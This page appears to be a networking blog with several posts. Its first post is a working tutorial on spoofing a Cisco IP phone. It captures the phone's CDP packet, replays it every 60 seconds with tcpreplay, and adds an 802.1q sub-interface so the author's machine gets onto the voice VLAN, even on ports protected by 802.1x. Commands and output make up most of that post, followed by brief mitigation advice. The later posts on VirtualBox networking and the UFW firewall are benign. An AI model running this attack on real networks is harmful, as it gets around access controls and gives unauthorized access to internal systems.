Posted by admin on June 15, 2013 under Tech Tips | 
There’s a number of reasons why someone would want to gain unauthorized access to your network’s voice VLAN, and as you can guess, none of them are any good. By strategically replaying CDP packets used by Cisco VoIP phones, and configuring your computer’s NIC to use 802.1q tagged packets, you can gain full network access on a Cisco switch port configured with a Voice VLAN. Yes… even those protected by 802.1x authentication. In the following how-to, we’ll demonstrate how exploit this behavior using Linux and freely available open source software.
Prerequisites
First, install two packages from your repositories. The vlan package adds a kernel module required for 802.1q VLAN tagging and the vconfig tool used to configure VLAN sub-interfaces. tcpreplayis a packet injection utility that we will use to replay CDP packets into the network from a pcap file.
sudo apt-get install vlan tcpreplay

sudo modprobe 8021q
The second command loads the 8021q kernel module. If you want the module loaded at boot-up, remember to add it to /etc/modules or the appropriate file for your GNU/Linux distribution.
Discover Voice-enabled Switch Port Information
Plug into the switched network, bypassing the VoIP phone, and perform a packet capture to inspect the switches CDP announcements. If the switch port is configured with a Voice VLAN, the configured VLAN identifier will be advertised. From our output below, the switch says we are plugged into port number FastEthernet0/24 and the Voice VLAN number is 64.
sudo tcpdump -s 0 -c 1 -ni eth0 ether host 01:00:0c:cc:cc:cc

17:17:13.215645 CDPv2, ttl: 180s, checksum: 692 (unverified), length 404

Device-ID (0x01), length: 26 bytes: 'labswitch.example.com'

Version String (0x05), length: 186 bytes:

Cisco IOS Software, C2960 Software (C2960-LANBASEK9-M), Version 12.2(50)SE1, RELEASE SOFTWARE (fc2)

Copyright (c) 1986-2009 by Cisco Systems, Inc.

Compiled Mon 06-Apr-09 08:36 by amvarma

Platform (0x06), length: 21 bytes: 'cisco WS-C2960-24PC-L'

Address (0x02), length: 13 bytes: IPv4 (1) 10.1.1.1

Port-ID (0x03), length: 16 bytes: 'FastEthernet0/24'

Capability (0x04), length: 4 bytes: (0x00000028): L2 Switch, IGMP snooping

Protocol-Hello option (0x08), length: 32 bytes:

VTP Management Domain (0x09), length: 9 bytes: 'LABVTP'

Native VLAN ID (0x0a), length: 2 bytes: 1

Duplex (0x0b), length: 1 byte: full

ATA-186 VoIP VLAN request (0x0e), length: 3 bytes: app 1, vlan 64

AVVID trust bitmap (0x12), length: 1 byte: 0x00

AVVID untrusted ports CoS (0x13), length: 1 byte: 0x00

Management Addresses (0x16), length: 13 bytes: IPv4 (1) 10.1.1.1

unknown field type (0x1a), length: 12 bytes:

0x0000: 0000 0001 0000 0000 ffff ffff
Capture a Sample VoIP phone CDP Packet
Plug the Cisco VoIP phone back into the switch port and wait for it to come back online. Plug your laptop back into the data port of the phone in your typical daisy-chain topology. Use tcpdump again to capture a single CDP packet, saving it to a capture file. If you’re plugged into the phone, the only CDP packets you should see are those sent by the phone. These CDP packets should be neatly constructed with all of the appropriate voice VLAN values. From the switches perspective (and network administrators monitoring CDP tables), it will look exactly as if a phone is connected to the port, down to the phone model and serial number. ?
The following tcpdump filter looks for the CDP destination MAC address, stops after one packet, and saves it to a file called cdp-packet.cap. You will use this CDP packet capture file in your replay attack.
sudo tcpdump -s 0 -w cdp-packet.cap -c 1 -ni eth0 ether host 01:00:0c:cc:cc:cc

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes

1 packets captured

1 packets received by filter

0 packets dropped by kernel
Verify the CDP packet details by reading the capture file with tcpdump. The following shows that everything is in order, including the VoIP VLAN Request for VLAN 64, which highlighted below.
sudo tcpdump -vr cdp-packet.cap

reading from file cdp-packet.cap, link-type EN10MB (Ethernet)

09:44:42.263551 CDPv2, ttl: 180s, checksum: 692 (unverified), length 125

Device-ID (0x01), length: 15 bytes: 'SEP0015626A51E9'

Address (0x02), length: 13 bytes: IPv4 (1) 10.1.64.10

Port-ID (0x03), length: 6 bytes: 'Port 2'

Capability (0x04), length: 4 bytes: (0x00000490): L3 capable

Version String (0x05), length: 12 bytes:

P00308010100

Platform (0x06), length: 19 bytes: 'Cisco IP Phone 7940'

Native VLAN ID (0x0a), length: 2 bytes: 1

Duplex (0x0b), length: 1 byte: full

ATA-186 VoIP VLAN request (0x0e), length: 3 bytes: app 1, vlan 64

AVVID trust bitmap (0x12), length: 1 byte: 0x00

AVVID untrusted ports CoS (0x13), length: 1 byte: 0x00
Replay CDP Packets to Spoof a Cisco VoIP Phone
You’ll want to unplug the phone from the switch and plug your computer into the switch port directly. Using the tcpreplay command, you can read and inject the contents of the packet capture file from the previous step, effectively spoofing the Cisco VoIP phone. When the switch receives this packet, the voice VLAN will be available to use.
sudo tcpreplay -i eth0 cdp-packet.cap

Actual: 1 packets (147 bytes) sent in 0.06 seconds

Rated: 2450.0 bps, 0.02 Mbps, 16.67 pps

Statistics for network device: eth0

Attempted packets: 1

Successful packets: 1

Failed packets: 0

Retried packets (ENOBUFS): 0

Retried packets (EAGAIN): 0
Once the Voice VLAN is enabled, you will only have a limited amount of time to use it. A typical Cisco phone will send a CDP packet every 60 seconds, so you can simulate this behavior by running your command in a timed loop. I prefer to use the watch command, and leave it running in a terminal until it’s no longer needed. Using the command below, the CDP packet will be replayed every 60 seconds.
sudo watch -n 60 "tcpreplay -i eth0 cdp-packet.cap"
Access Voice VLAN with 802.1q Sub-interface
In order for you to access the voice VLAN, you must add a sub-interface for eth0 using the vconfig command. The following example uses vconfig to add a sub-interface that tags packets to access VLAN 64. The sub-interface will be named eth0.64 as shown below.
sudo vconfig add eth0 64

Added VLAN with VID == 64 to IF -:eth0:-
ifconfig eth0.64

eth0.64 Link encap:Ethernet HWaddr 00:26:b9:bc:5b:68

BROADCAST MULTICAST MTU:1500 Metric:1

RX packets:95 errors:0 dropped:0 overruns:0 frame:0

TX packets:0 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:4370 (4.3 KB) TX bytes:0 (0.0 B)
At this point you can access the VLAN in any fashion you see fit. For example, you can obtain an IP address via DHCP and test communication by pinging your default gateway as shown below.
sudo dhclient3 eth0.64

Listening on LPF/eth0.64/00:26:b9:bc:5b:68

Sending on LPF/eth0.64/00:26:b9:bc:5b:68

Sending on Socket/fallback

DHCPDISCOVER on eth0.64 to 255.255.255.255 port 67 interval 3

DHCPOFFER of 10.1.64.11 from 10.1.64.5

DHCPREQUEST of 10.1.64.11 on eth0.64 to 255.255.255.255 port 67

DHCPACK of 10.1.64.11 from 10.1.64.5

bound to 10.1.64.11 -- renewal in 35707 seconds.
ping -c 4 10.1.64.1

PING 10.1.64.1 (10.1.64.1) 56(84) bytes of data.

64 bytes from 10.1.64.1: icmp_seq=1 ttl=64 time=2.88 ms

64 bytes from 10.1.64.1: icmp_seq=2 ttl=64 time=2.85 ms

64 bytes from 10.1.64.1: icmp_seq=3 ttl=64 time=2.84 ms

64 bytes from 10.1.64.1: icmp_seq=4 ttl=64 time=2.30 ms
--- 10.1.64.1 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 3005ms

rtt min/avg/max/mdev = 2.303/2.721/2.888/0.244 ms
Mitigation… Aww, Bummer…
Unfortunately, there is currently no way to prevent this method of unauthorized voice VLAN access. Remember, this “vulnerability” is really just a limitation of the voice VLAN negotiation process. It’s not new (see the following Cisco security bulletin from 2005), but I suspect it will become a bigger problem as more organizations begin to deploy VoIP with little thought going into layered defenses and access protection.
However, for network administrators that wish to limit the threat associated to unauthorized voice VLAN access, consider the following recommendations.
1. Enable security features that prevent layer-2/3 man-in-the-middle and other nefarious attacks. DHCP Snooping, Dynamic ARP Inspection, Port-Security, and IP Source Guard will help in keeping attackers from intercepting voice traffic, and a number of other threats associated with layer-2/3 spoofing.
2. Add VLAN access lists and Layer-3 boundary ACL’s limiting clients on the Voice VLAN to access only resources required for VoIP functionality. By limiting voice VLAN communication to the minimum required protocols and port numbers, you will greatly reduce the attack surface for the rest of your network.
3. Apply QoS policies that limit the effects of attempted Denial of Service attacks against the VoIP infrastructure. Auto QoS and even simple Storm Control features can help limit traffic, and actively notify administrators of abnormal traffic patterns.
4. Protect your IP telephony system at the application layer by requiring VoIP phone authentication and encryption.
There are some really cool projects dedicated to exploiting this vulnerability and similar weaknesses by other manufacturers. One such tool called VoIP Hopper completely automates the above process. It even comes with it’s own built-in DHCP client, and is kind enough to automatically generate pre-constructed CDP packets for you.
I hope you have found this tutorial useful. Feel free to add comments, suggestions, or drop me an email for confidential questions!
Posted by admin on September 21, 2008 under Tech Tips |
WARNING! THIS POST HAS BEEN MARKED AS OUTDATED!
While there may be useful information still contained within the article, there may be other more relevant articles out on the Internet. Please pay close attention to version numbers of software that this article refers to. If you’re not careful, you could break your system if you do not understand what you are doing. If you would like to see this article updated, please contact the site administrator using the Contact page. Thanks!
UPDATE (12/13/2009):The latest versions of VirtualBox 3 have made great improvements in their guest networking options. It is now possible to natively bridge and NAT multiple guests behind a single virtual interface. The suggestions on this post still work fairly well, so I will leave it up as there is a great deal of useful information that come in handy in some scenarios. Please refer to the latest VirtualBox documentation for more help on using their native networking options.
ORIGINAL: Here’s a detailed tutorial on VirtualBox host interface networking with NAT for multiple guests. I typically run a number of guests simultaneously for labs and product testing, so they all need internet access through my host, as well as full communication directly with each other.
The built in NAT interface of VirtualBox isn’t very flexible for what we want to do, so here’s a summary what what we will do. We’ll create three TAP interfaces, one for each guest, since TAP interfaces cannot be shared by multiple guests. These interfaces will serve as each guest’s default gateway, but all of the guests will use the same address space and subnet mask. For full communication between the guests, we’ll add appropriate host routes and enable proxy ARP on the host. Nothing will need to be configured on the guests accept for their IP address, subnet mask, default gateway, and DNS if needed.
Here’s a diagram of the virtual topology, which hopefully will make things a little more clear.

VirtualBox Host Interface NAT Topology
Getting Started
You’ll need to install the User Mode Linux utilities first, if you have done so already.
sudo apt-get install uml-utilities
TAP interfaces
Let’s create three TAP interfaces.
sudo tunctl -u $USER
sudo tunctl -u $USER
sudo tunctl -u $USER
Assign IP addresses to the TAP interfaces.
sudo ip addr add 192.168.20.1/32 dev tap0
sudo ip addr add 192.168.20.2/32 dev tap1
sudo ip addr add 192.168.20.3/32 dev tap2
sudo ip link set tap0 up
sudo ip link set tap1 up
sudo ip link set tap2 up
Routing Requirements
Enable routing and add host routes for each of the guest IP addresses.
sudo sysctl net.ipv4.ip_forward=1
sudo route add -host 192.168.20.201 dev tap0
sudo route add -host 192.168.20.202 dev tap1
sudo route add -host 192.168.20.203 dev tap2
Proxy ARP
Enable proxy ARP on all TAP interfaces so that all the guests can communicate with each other.
sudo sysctl net.ipv4.conf.tap0.proxy_arp=1
sudo sysctl net.ipv4.conf.tap1.proxy_arp=1
sudo sysctl net.ipv4.conf.tap2.proxy_arp=1
Notice, it is NOT necessary to enable proxy ARP on the public interface, since we will be using NAT for guests to access the public network and internet.
NAT Configuration
First flush all iptables rules and enable NAT on the public interface.
sudo iptables --flush
sudo iptables -t nat --flush
sudo iptables -t nat -A POSTROUTING --out-interface eth0 -j MASQUERADE
sudo iptables -A FORWARD --in-interface tap0 -j ACCEPT
sudo iptables -A FORWARD --in-interface tap1 -j ACCEPT
sudo iptables -A FORWARD --in-interface tap2 -j ACCEPT
Now it’s just a matter of configuring each of your guests to use the appropriate host interface as shown in the screenshot below.

After assigning the guest to an interface, configure the guest operating system with the appropriate IP address and routing information. The following list will show the IP address configuration each guest should use for this example.
Guest 1
Host interface: tap0
IP Address: 192.168.20.201
Subnet Mask: 255.255.255.0
Gateway: 192.168.20.1
DNS: Any reachable DNS server.

Guest 2
Host interface: tap1
IP Address: 192.168.20.202
Subnet Mask: 255.255.255.0
Gateway: 192.168.20.2
DNS: Any reachable DNS server.

Guest 3
Host interface: tap2
IP Address: 192.168.20.203

Subnet Mask: 255.255.255.0
Gateway: 192.168.20.3
DNS: Any reachable DNS server.
And that’s it. Your guests should all be able to ping each other, and access the internet!
To make things easy, I have also created the following Bash shell script that creates and tears down the environment with ease. Modify settings to your liking.
#!/bin/bash
# tap-setup.sh
# By Gilbert Mendoza

# Change username accordingly
USER="gmendoza"
PROXY="tap0 tap1 tap2"
TAPS="tap0 tap1 tap2"
NAT_OUT="eth0 wlan0"

ip_setup(){
ip addr add 192.168.20.1/32 dev tap0
ip addr add 192.168.20.2/32 dev tap1
ip addr add 192.168.20.3/32 dev tap2
route add -host 192.168.20.201 dev tap0
route add -host 192.168.20.202 dev tap1
route add -host 192.168.20.203 dev tap2
}

nat_setup(){
iptables --flush
iptables -t nat --flush
for i in $NAT_OUT
 do
   iptables -t nat -A POSTROUTING --out-interface $i -j MASQUERADE
done
for i in $TAPS
 do
   iptables -A FORWARD --in-interface $i -j ACCEPT
done
}

tap_up(){
tunctl -u $USER
tunctl -u $USER
tunctl -u $USER
sysctl net.ipv4.ip_forward=1
for i in $PROXY
 do
   sysctl net.ipv4.conf.$i.proxy_arp=1
done
for i in $TAPS
 do
   ip link set $i up
done
}

tap_down(){
sysctl net.ipv4.ip_forward=0
iptables --flush
iptables -t nat --flush
for i in $PROXY
 do
   sysctl net.ipv4.conf.$i.proxy_arp=0
done
for i in $TAPS
 do
   tunctl -d $i
done
}

if [[ $EUID -ne 0 ]]; then
  echo "This script must be run as root" 1>&2
  exit 1
else

case "$1" in

start)
	tap_up
	ip_setup
	nat_setup
	;;
stop)
	tap_down
	;;
*)
	echo "Usage: $0 {start|stop}"
	;;
esac

fi

exit 0
|
Using it is as simple as the following.
sudo tap-setup.sh start
sudo tap-setup.sh stop
Posted by admin on September 20, 2008 under Tech Tips |
Introduced first in Ubuntu 8.04, UFW is Ubuntu’s “uncomplicated firewall”, a remarkably easy to use tool for creating simple iptables firewall rules. The goal behind UFW is to make it easy for administrators and even third party packages to work with firewall rules in a clean and consistent manner. When UFW is enabled, the default set of rules work very well for the average server or desktop platform, as it blocks all non-essential inbound network access without hobbling certain types of useful protocols and return traffic.
In the following example, we will set up a very simple firewall adequate for almost anyone.
First, let’s check the status of UFW, and the currently installed iptables rule set. The following displays that UFW is disabled and that there are no rules for iptables INPUT chain.
Check firewall status
sudo ufw status
Firewall not loaded

sudo iptables -L INPUT -n | column -t
Chain             INPUT  (policy  DROP)
target            prot   opt      source     destination
Enable UFW
Now, let’s enable UFW and examine the change to iptables’ INPUT chain.
sudo ufw enable
Firewall started and enabled on system startup

sudo iptables -L INPUT -n | column -t
Chain             INPUT  (policy  DROP)
target            prot   opt      source     destination
ufw-before-input  all    --       0.0.0.0/0  0.0.0.0/0
ufw-after-input   all    --       0.0.0.0/0  0.0.0.0/0
The default policy was changed to drop all traffic, and two new chains are referenced. For a much better understanding of what the default rules are, take a look at the files “/etc/ufw/before.rules” and “/etc/ufw/after.rules“.
Connection Tracking
For your convenience, UFW also enables some very useful connection tracking rules, which intelligently inspect outbound application traffic and dynamically allows the return traffic for you. By default, TCP, UDP, FTP and IRC connection tracking modules are loaded, but others may be added to the IPT_MODULES variable in the file “/etc/default/ufw“.
For example, I sometimes need to use TFTP for sending and receiving firmware to and from routers. So I typically add “nf_conntrack_tftp” to the variable IPT_MODULES.
IPT_MODULES="nf_conntrack_ftp nf_nat_ftp nf_conntrack_irc nf_nat_irc nf_conntrack_tftp"
Remember to reload UFW so that the conntrack module is loaded.
sudo /etc/init.d/ufw restart
Allowing inbound services
If your system runs server applications such as DNS, SSH, TFTP and web, then you can add them to your firewall rules using these very simple commands. If you don’t run servers on your machine, this step can be skipped.
sudo ufw allow 53
sudo ufw allow 22/tcp
sudo ufw allow 69/udp
sudo ufw allow 80/tcp
Notice that the first command I used did not specify UDP or TCP. When omitted, UFW adds both protocols. DNS uses TCP for larger DNS exchanges like zone transfers and huge replies, so you’ll probably want both.
UFW displays the results very nicely.
sudo ufw status
Firewall loaded


To                         Action  From
--                         ------  ----
53:tcp                     ALLOW   Anywhere
53:udp                     ALLOW   Anywhere
22:tcp                     ALLOW   Anywhere
69:udp                     ALLOW   Anywhere
80:tcp                     ALLOW   Anywhere
SYN cookies and more
UFW can be used to load kernel options, too. These are defined in “/etc/ufw/sysctl.conf“. For example, I wanted to enable SYN cookies which was added to thwart certain TCP DoS attacks. Modify the following line to 1 in order to enable the feature.
net/ipv4/tcp_syncookies=1
Logging can suck
Okay, if you’re on a busy network and don’t want to fill up your syslog, you might want to disable UFW’s logging.
sudo ufw logging off
And really that’s all there is to it. Be sure to check out the man page for some more examples and features you may be interested in.
Posted by admin on September 12, 2008 under Tech Tips |
WARNING! THIS POST HAS BEEN MARKED AS OUTDATED!
While there may be useful information still contained within the article, there may be other more relevant articles out on the Internet. Please pay close attention to version numbers of software that this article refers to. If you’re not careful, you could break your system if you do not understand what you are doing. If you would like to see this article updated, please contact the site administrator using the Contact page. Thanks!
UPDATE (12/13/2009): The latest versions of VirtualBox 3 have made great improvements in their guest networking options. It is possible to natively bridge guests over your hosts wireless connection “out of the box”, even allowing guests bridge over wireless with DHCP. The suggestions on this post still work fairly well, and will be left up as it has bits of information that is still useful in some scenarios. Please refer to the latest VirtualBox documentation for more help.
ORIGINAL: In the following instructions, we’ll explore a couple of methods on how to let your VirtualBox guest use the DHCP services of your host’s wireless network.
In a previous post, I outlined how to bridge a VirtualBox guest across the wireless connection of your host. But the process involved using static IP’s for your guest, because unlike a true bridge, your host is actually acting as a router, forwarding only unicast packets between the two networks. This complicates your guests ability to use DHCP, since broadcasts are typically not forwarded by routers. I’m going to demonstrate two methods that work around this limitation. For the first method, we’ll be using two different DHCP relay agents. For the second method, we’ll simply use a Broadcast Relay Agent.
Network Assumptions
I’m going to assume we’re using a very simple setup typical to most small networks and wireless routers. Feel free to adjust the following values according to your own requirements.
Wireless Network ID: 192.168.1.0/24
Wireless Network DHCP Range: 192.168.1.2-100
Wireless Network DHCP Server: 192.168.1.1
Host Computer Wireless Interface: wlan0 (change accordingly)
Host Computer Wireless IP: Any IP (Doesn’t matter; You can use DHCP or static)
Host Computer TAP Interface IP: 192.168.1.150/32 (choose something outside DHCP range)
Guest Computer IP: DHCP/Dynamic
Getting Started
Enable IP forwarding on your host.
sudo sysctl net.ipv4.ip_forward=1
Install the User Mode Linux utilities, for the tunctl application.
sudo apt-get install uml-utilities
Create a TAP interface and give it a static IP address in the same address space as your wireless network.
sudo tunctl -u $USER
sudo ip addr add 192.168.1.150/32 dev tap0
sudo ip link set tap0 up
The IP address you choose for the TAP interface should be outside the DHCP range to prevent conflicts with other hosts. It’s very important that you don’t use the same subnet mask as your wireless interface, because you can run into unpredictable routing behavior on your host. I recommend using a 32-bit subnet mask as it is very clean and efficient. I like to use the ipcommand, but feel free to use ifconfig to accomplish the same thing.
Proxy ARP Required
Unlike in the previous post, unless you are reserving an IP address for your guest on the DHCP server, you may not know what IP address your guest will receive. In order for kernel based proxy ARP to work, you would need to manually add the assigned IP address to your routing table.
So to make things easy for you, parprouted comes to the rescue.
sudo apt-get install parprouted
When you run parprouted, it inspects ARP traffic on both sides of the network and adds IP addresses as host routes in the routing table. Run this command in one terminal so you can check out what’s happening in the background.
sudo parprouted -d wlan0 tap0
Method 1: DHCP Relay Agent
DHCP Relay Agents are commonly used on routed networks with centralized DHCP services. The relay agent is a service that is typically configured on a router and converts DHCP broadcasts into unicast messages directed at the DHCP servers IP address. For more detailed explanations on the matter, check out RFC 3046 and 1542.
Simon Kelley’s DHCP Helper (Option A)
I selected to discuss Simon Kelley’s DHCP Helper first because it really is a brilliantly simple and intuitive application. The primary advantage it has over ISC’s DHCP Relay is that you do not have to configure the application with the IP address of the DHCP server. You simply tell dhcp-helperwhich interface on which you want it to automatically discover the dhcp server via broadcast, and it does the rest for you!
Install dhcp-helper from your repositories, or download the latest source code here.
sudo apt-get install dhcp-helper
The service starts on installation automatically, listening on interface eth0. You’ll want to configure it in the file /etc/default/dhcp-helper. I am adding “-i wlan0” because by default it will listen on all other interfaces as well. This way, we limit the test to your VirtualBox guest.
DHCPHELPER_OPTS="-b wlan0 -i tap0"
Restart the service.
sudo /etc/init.d/dhcp-helper restart
Configure your VirtualBox guest to use tap0 as it’s network interface, and watch it pull an IP address from your DHCP server!
ISC’s DHCP Relay (Option B)
First of all, if you would rather use ISC’s DHCP Relay, you must remove dhcp-helper discussed in the previous section. It’s not as transparent as dhcp-helper, so I’m just mentioning it here for the sake of completeness.
Ubuntu and Debian repositories provide ISC’s DHCP relay agent in the dhcp3-relay package. For other distros, check your repositories accordingly.
sudo apt-get install dhcp3-relay
The installer will prompt you to add the IP address of your DHCP server and the interface you wish to listen on, etc. Simply leave them blank for now, as for this example, we’ll be testing things out from a command line. To test things out, run the following command from a separate terminal window, where the IP address is that of your DHCP server.
sudo dhcrelay3 -d -i wlan0 -i tap0 192.168.1.1
Configure your VirtualBox guest to use tap0 as it’s network interface, and watch it pull an IP address from your DHCP server!
Method 2: Broadcast Relay
Okay, so I’d love to take the credit for this one, but a reader from a previous post, Nick Knight, pointed me to a utility called bcrelay. Now this application is cool! It totally mitigates the need for a DHCP relay agent (so kill that process if you are running it), as bcrelay simply rewrites the layer-2 header and forwards broadcast messages between network interfaces. In the case of DHCP, the source MAC address of the packet is changed to your host machines address, but the DHCP header is untouched. So the DHCP server will still offer a brand new IP address to the guest.
Install and run the application from a separate terminal window. As a reminder, you still need to use parprouted though in another window.
sudo apt-get install bcrelay
sudo bcrelay -i tap0 -o wlan0
Configure your VirtualBox guest to use tap0 as it’s network interface, and watch it pull an IP address from your DHCP server!
Troubleshooting
If you really want to see all the action, use wireshark or tcpdump to inspect traffic. The following capture filter works well, in two separate terminals of course.
sudo tcpdump -eni tap0 udp port 67 or udp port 68 or arp or icmp
sudo tcpdump -eni wlan0 udp port 67 or udp port 68 or arp or icmp
Also, these commands are useful as well.
watch -n1 route -n
watch -n1 arp -an
If you need to figure out what is going wrong, be sure to stop all the components of the appropriate method and run them in the foreground in separate terminals. e.g. parprouted, bcrelay, dhcp-helper, dhcp3-relay. Most will give you clues as to what is failing.
Now.. I should mention, I ran into all sorts of issues when trying to get all of this to work. The methods that gave me the most trouble were the DHCP relay agents.
I have an Actiontec MI424WR router that royally screws up my DHCP relay agent’s packet exchange. I wasn’t getting any DHCP offers with unicast packets sent to the router. Apparently, during a typical non-relayed DHCP exchange, I was able to see that the router’s source MAC address was completely different in broadcast DHCP offer packets than what it’s IP address is actually associated with, so my unicast packets were probably being dropped by the router. I’m assuming this is some type of internal bridge interface dedicated for DHCP services or something, so I ended up having to install a separate DHCP server for this to work. ISC’s DHCP server worked completely normal, and I suspect this is entirely the routers fault.
Conclusion
If you do want to use this configuration regularly, I recommend the combination of parprouted and bcrelay or dhcp-helper. Both can be run in the background easily, and requires almost zero configuration if traveling between multiple networks.
However, as you have probably gathered, both methods described above are a bit complicated, and I don’t necessarily recommend it for every day use. I did it because I’m a geek, and I wanted to prove it could be done. While the process of setting up the entire environment could be made simpler with scripts, the challenges you will face on each wireless network might make the process of troubleshooting counterproductive. Many of the headaches you will face will be related to the wireless network hardware, such as centralized wireless solutions that restrict the number of MAC to IP addresses in order to prevent MITM attacks, and of course in some cases, charge you appropriately.
The best solution for public hostspots and corporate networks is still good old fashioned NAT.  But this way sure is is a lot of fun and a good way to waste your weekend to impress all your other nerd buddies.
Posted by admin on July 27, 2008 under Tech Tips |
WARNING! THIS POST HAS BEEN MARKED AS OUTDATED!
While there may be useful information still contained within the article, there may be other more relevant articles out on the Internet. Please pay close attention to version numbers of software that this article refers to. If you’re not careful, you could break your system if you do not understand what you are doing. If you would like to see this article updated, please contact the site administrator using the Contact page. Thanks!
UPDATE (12/13/2009):The latest versions of VirtualBox 3 have made great improvements in their guest networking options. It is possible to natively bridge guests over your hosts wireless connection “out of the box”, even allowing guests bridge over wireless with DHCP. The suggestions on this post still work fairly well, and will be left up as it has bits of information that is still useful in some scenarios. Please refer to the latest VirtualBox documentation for more help.
ORIGINAL: Here’s a straight forward explanation on how to bridge (well, technically route) your VirtualBox (VB) guest network interface through your host machines wireless network connection. The guest machine will be configured to use a static IP address that is on the same subnet as the wireless network, and will also be able to communicate directly with any device on the network.
First things first, make sure you have a working VB installation and that your guest operating system is configured with a static IP address outside of your DHCP scope. You also need to install the User Mode Linux utilities. In Ubuntu/Debian, they are found in the uml-utilities package.
sudo apt-get install uml-utilities
You also need to ensure your /dev/net/tun interface has the appropriate permissions for the vboxusers group. You can set the permissions manually and should modify the udev rules to have them apllied at boot up.
sudo chown root.vboxusers /dev/net/tun

sudo chmod g+rw /dev/net/tun
Add the following line of code to /etc/udev/rules.d/20-names.rules:
KERNEL=="tun", NAME="net/%k", GROUP="vboxusers", MODE="0660"
Verify /dev/net/tun permissions:
ls -l /dev/net/tun

crw-rw---- 1 root vboxusers 10, 200 2008-04-24 16:34 /dev/net/tun
How does this all work?
The magic of this process is achieved through a technique called “Proxy ARP”. This technique allows a router, in this case your Linux host computer, to intercept Layer-2 ARP packets, and forward them through the host computer and into adjacent networks. Long story short, to the external network, your guest computers MAC address is masked behind the host computers MAC address. The IP address of your guests remain unique to the network and all devices on either side of the host can communicate directly with each other.
Network Assumptions:
I’m going to assume we’re using a very simple setup typical to most small networks and wireless routers. Feel free to adjust the following values according to your own requirements.
Wireless Network ID: 192.168.1.0/24
Wireless Network DHCP Range: 192.168.1.2-100
Wireless Network Default Gateway: 192.168.1.1
Host Computer Wireless Interface: wlan0 (change accordingly)
Host Computer IP: Any IP (Doesn’t matter; You can use DHCP or static)
Guest Computer IP: 192.168.1.200 (Static IP outside DHCP range to avoid conflicts)
Guest Computer DNS: Any DNS server
Guest Default Gateway: 192.168.1.1 (Same value that other devices on the network use)
Quick scripts for the impatient:
To bring up the the tap interface and apply appropriate settings. Run them with root privileges.
sudo tunctl -u $USER

sudo sysctl net.ipv4.ip_forward=1

sudo sysctl net.ipv4.conf.wlan0.proxy_arp=1

sudo sysctl net.ipv4.conf.tap0.proxy_arp=1

sudo ip link set tap0 up

sudo route add -host 192.168.1.200 dev tap0
To tear down the interface and configuration.
sudo sysctl net.ipv4.ip_forward=0

sudo sysctl net.ipv4.conf.wlan0.proxy_arp=0

sudo sysctl net.ipv4.conf.tap0.proxy_arp=0

sudo tunctl -d tap0
Explanation of steps:
Create TAP interface on the host computer (tap0):
sudo tunctl -u $USER
The $USER variable typically maps to your own user account. If not, simply replace $USER with the account that will be running your guest machine; typically your own username.
Enable IP forwarding, which turns your host computer into a router.
sudo sysctl net.ipv4.ip_forward=1
Enable proxy ARP on both the TAP and wireless interfaces.
sudo sysctl net.ipv4.conf.wlan0.proxy_arp=1

sudo sysctl net.ipv4.conf.tap0.proxy_arp=1
Enable the TAP interface.
sudo ifconfig tap0 up
Add a static host route that points to your guest computer via the tap0 interface.
sudo route add -host 192.168.1.200 dev tap0
This is required for your host computer to be able to know how to forward packets to your guest. Ultimately, this is what allows the kernels proxy ARP feature to work.
Edit the VB guest network settings so that Adapter 0 is attached to the Host Interface, and that the Interface Name is set to tap0. The screenshot below is an example of such a configuration.

Finally, turn on the guest system, and if you have already configured it’s IP address, you should be able to ping it. The guest should also be able to ping every other device on the network. Provided you have used the correct DNS and default gateway for your network, you will also have internet access available.
Some community documents claim that you need to use an application called parprouted to accomplish this, but that is not the case. Linux has native proxy ARP support, and as demonstrated here, using it couldn’t be easier. Parprouted provides the same service, however it runs as a daemon and adds host routes for every IP involved in a proxy ARP exchange. Depending on the network size, your routing table can become large very quickly. In addition to your increased routing table entries, the service also sends ARP queries to refresh the addresses every 50 seconds, adding senseless clutter to your network as well. While it’s a useful tool for certain applications, you don’t need it if you’re doing light VB bridging.
Full Script Example: tap-setup.sh
Save the following script to somewhere in your path and modify the appropriate values accordingly. You must run the script with root privileges and supply the appropriate start and stop variable to bring up and tear down the TAP interface.
#!/bin/bash
# tap-setup.sh

# Change username accordingly
USER="username_here"

tap_up(){
tunctl -u $USER
sysctl net.ipv4.ip_forward=1
sysctl net.ipv4.conf.wlan0.proxy_arp=1
sysctl net.ipv4.conf.tap0.proxy_arp=1
ip link set tap0 up
route add -host 192.168.1.200 dev tap0
}

tap_down(){
sysctl net.ipv4.ip_forward=0
sysctl net.ipv4.conf.wlan0.proxy_arp=0
sysctl net.ipv4.conf.tap0.proxy_arp=0
tunctl -d tap0
}

if [[ $EUID -ne 0 ]]; then
  echo "This script must be run as root" 1>&2
  exit 1
else

case "$1" in

start)
	tap_up
	;;
stop)
	tap_down
	;;
*)
	echo "Usage: $0 {start|stop}"
	;;
esac

fi

exit 0
|
Multiple Virtual Guest Machines:
More than likely, you will be running more than just one virtual machine. All that is required for this to work is to add an additional static host route for each guest IP address. Add these manually, or simply modify the script to add them for you. Make sure you are choosing IP addresses outside your DHCP address pool to avoid conflicts.
sudo route add -host 192.168.1.200 dev tap0

sudo route add -host 192.168.1.201 dev tap0

sudo route add -host 192.168.1.202 dev tap0

sudo route add -host 192.168.1.203 dev tap0
You can also use a subnet instead of lots of host routes, but you need to be careful in doing so. Adding the entire subnet of your host network (in this case a 24 bit mask) can cause unpredeictable routing behavior. If you know your DHCP pool never extends above the first 100 addresses, you can simply choose to use a smaller subnet matching the higher IP addresses. This way you dedicate these addresses for your guests, and avoid weird routing issues. The following static route example will allow you to use host addresses between .129 and .254.
